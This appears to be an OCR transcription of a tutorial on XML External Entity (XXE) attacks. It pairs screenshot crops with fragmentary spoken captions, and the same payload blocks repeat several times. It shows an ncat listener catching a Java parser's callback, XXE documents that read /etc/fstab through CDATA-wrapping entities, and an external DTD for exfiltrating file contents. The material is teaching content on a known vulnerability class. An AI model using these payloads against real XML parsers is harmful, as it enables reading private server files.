
```
Pwn() ~/Desktop
$ ncat -klvp 1337
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.42.3.
Ncat: Connection from 192.168.42.3:45260.
GET /? HTTP/1.1
User-Agent: Java/1.7.0-internal
Host: 192.168.42.1:1337
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

give this a shot mmm it didn't work what happened as




```
# <device>        <dir>        <type>        <options>        <dump> <fsck>
/dev/sda1         /            ext4          noatime          0      1
/dev/sda2         none         swap          defaults         0      0
/dev/sda3         /home        ext4          noatime          0      2
```


but as you know they're just comments
and not well-formed XML syntax




```
# <device>        <dir>        <type>        <options>        <dump> <fsck>
/dev/sda1         /            ext4          noatime          0      1
/dev/sda2         none         swap          defaults         0      0
/dev/sda3         /home        ext4          noatime          0      2
```

and not well-formed XML syntax so this
breaks the parser and it errors out so






```
<![CDATA[ <text> ]]>
```



```
<?xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY start "<![CDATA[">
    <!ENTITY file SYSTEM "file:///etc/fstab">
    <!ENTITY end "]]>">
]>
<data>&start;&file;&end;</data>
```


will be will be replaced by this and end
will be replaced by that so in the end




```
<data><![CDATA[ CONTENTS OF /etc/fstab ]]></data>
```

will be replaced by that so in the end
looks something like this **but**

doesn't work because it's a violation of
the specification value




```
<?xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY start "<![CDATA[">
    <!ENTITY file SYSTEM "file:///etc/fstab">
    <!ENTITY end "]]>">
]>
<data>&start;&file;&end;</data>
```




you cannot have an open C data tag like
that once

```
<?xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY start "<![CDATA[">
    <!ENTITY file SYSTEM "file:///etc/fstab">
    <!ENTITY end "]]>">
]>
<data>&start;&file;&end;</data>
```



that once you open it you have to close
it within the same entity


```
<?xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY start "<![CDATA[">
    <!ENTITY file SYSTEM "file:///etc/fstab">
    <!ENTITY end "]]>">
]>
<data>&start;&file;&end;</data>
```




trying to split them into multiple ones
so this doesn't work for us so

```
<?xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY start "<![CDATA[">
    <!ENTITY file SYSTEM "file:///etc/fstab">
    <!ENTITY end "]]>">
]>
<data>&start;&file;&end;</data>
```


Won't work





external Dtd


```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % wrapper "<!ENTITY all '%start;%file;%end;'>">
%wrapper;
```



all the three values as one in the end
everything looks something like this and

External Dtd (parsed representation)

```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % wrapper "<!ENTITY all '%start;%file;%end;'>">
<!ENTITY all "<![CDATA[ CONTENTS OF /etc/fstab ]]>">
```



and then send the data over just like
pone showed you earlier

External Dtd (parsed representation)

```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % wrapper "<!ENTITY all '%start;%file;%end;'>">
<!ENTITY all "<![CDATA[ CONTENTS OF /etc/fstab ]]>">
```

For Blind XXE → Extra step but similar

- https://www.youtube.com/watch?v=aSiIHKeN3ys&ab_channel=ST%C3%96K
- https://www.youtube.com/watch?v=46RJxJ-Fm0Y&ab_channel=IppSec
- https://www.agarri.fr/en/index.html
- https://www.youtube.com/user/RootOfTheNull
- Thanks to : https://youtu.be/gjm6VHZa_8s

Source from: Github: 🔗